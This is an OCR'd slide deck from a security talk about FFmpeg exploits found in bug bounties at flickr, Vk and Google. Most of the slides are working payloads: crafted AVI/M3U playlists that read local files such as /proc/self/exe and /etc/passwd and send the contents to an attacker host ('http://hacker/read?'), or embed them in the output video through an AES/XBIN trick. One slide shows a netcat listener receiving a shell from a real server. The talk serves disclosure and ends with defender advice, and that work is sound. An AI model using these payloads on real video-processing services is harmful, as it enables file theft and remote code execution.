
RTMP Exploit (CVE-2016-10191)



RTMP Exploit (CVE-2016-10191)



RTMP Exploit (CVE-2016-10191)



Bug bounty story #2 (flickr.com)

- format validator bypassed via M3U AVI
- old FFmpeg version
- can read local files and fire SSRF requests

file_for_upload.avi:

```
<AVI header+GAB2 header>
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:1
#EXTINF:1.0,
http://hacker/prefix.avi
#EXTINF:1.0,
file:///proc/self/exe
#EXTINF:1.0,
http://hacker/footer.avi
#EXT-X-ENDLIST
<AVI fake body + footer>
```

prefix.avi:

```
<AVI header+GAB2 header>
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:1
#EXTINF:1.0,
http://hacker/read?
```

file_for_upload.avi:

```
...
#EXTINF:1.0,
#EXT-X-BYTERANGE: <size>@<offset>
file:///proc/self/exe
...
```

file_for_upload.avi:

```
...
#EXTINF:1.0,
#EXT-X-BYTERANGE: <size>@<offset>
file:///proc/self/exe
...
```

can’t read 0x00, 0x0a, 0x0d

```
...
#EXTINF:1.0,
#EXT-X-KEY:METHOD=AES-128,URI="http://hacker/key"
file:///proc/self/exe
...
```

```
...
#EXTINF:1.0,
#EXT-X-KEY:METHOD=AES-128,URI="http://hacker/key"
file:///proc/self/exe
...
```

read approx. 5 full blocks

```
...
#EXTINF:1.0,
#EXT-X-BYTERANGE: 1000@<offset>
#EXT-X-KEY:METHOD=AES-128,URI="http://hacker/key2"
file:///proc/self/exe
...
```

```
...
#EXTINF:1.0,
#EXT-X-BYTERANGE: 1000@<offset>
#EXT-X-KEY:METHOD=AES-128,URI="http://hacker/key2"
file:///proc/self/exe
...
```

read full data

Bug bounty story #2 (flickr.com)

1. dump `/proc/self/exe`
2. adjust ropchains
3. fire rtmp:// request

Bug bounty story #2 (flickr.com)

```
emil@bb-droplet:~$ nc -l 31337 -v
Listening on [0.0.0.0] (family 0, port 31337)
Connection from [98.139.190.57] port 31337 [tcp/*] accepted
id
uid=48658(sats) gid=100(users) groups=100(users)
```

Cool, but what if there’s no network?

Dump files directly to the video!

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:1
#EXTINF:1.0,
data:<format-header>
#EXTINF:1.0,
file:///etc/passwd
#EXTINF:1.0,
data:<format-footer>
#EXT-X-ENDLIST
```

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:1
#EXTINF:1.0,
data:<format-header>
#EXTINF:1.0,
file:///etc/passwd
#EXTINF:1.0,
data:<format-footer>
#EXT-X-ENDLIST
```

```
...
#EXTINF:1,
#EXT-X-KEY:METHOD=AES-128, URI=/dev/zero
#EXT-X-BYTERANGE: 16
/dev/zero
...
```

$$= AES^{-1}_{0x00...00}(0x00...00)$$

```
...
#EXTINF:1,
#EXT-X-KEY:METHOD=AES-128, URI=/dev/zero, IV=<VAL>
#EXT-X-BYTERANGE: 16
/dev/zero
...
```

$$= AES^{-1}_{0x00...00}(0x00...00) \oplus \langle VAL \rangle$$

```
...
#EXTINF:1,
#EXT-X-KEY:METHOD=AES-128, URI=/dev/zero, IV=<VAL>
#EXT-X-BYTERANGE: 16
/dev/zero
...
```

$$= AES^{-1}_{0x00...00}(0x00...00) \oplus \text{<VAL>} = \text{<FMT HEADER>}$$

```
...
#EXTINF:1,
#EXT-X-KEY:METHOD=AES-128, URI=/dev/zero, IV=<VAL>
#EXT-X-BYTERANGE: 16
/dev/zero
...
```

$= AES^{-1}_{0x00...00}(0x00...00) \oplus <VAL> = <FMT\ HEADER>$


CONST


XBIN format


- ancient
- can draw symbols
- header length ≤ 16 bytes

AVI



AVI
GAB2


AVI
GAB2
M3U


AVI
GAB2
M3U
XBIN (via AES)


AVI
GAB2
M3U
XBIN
header
/etc/passwd
XBIN
footer

Bug bounty story #3 (Vk.com, tumblr, flickr again, …)



Bug bounty story #3: even Google!

Takeaways (for defender)

- **FFmpeg must be sandboxed**
  - there is no other way
  - don’t even ask

“FFmpeg is one of those projects we trust to have RCE everywhere”

Google security team

Takeaways (for hacker)

- **video processing = $$$**

  our bounties ~ 25k$

https://github.com/neex/ffmpeg-avi-m3u-xbin

Thank you!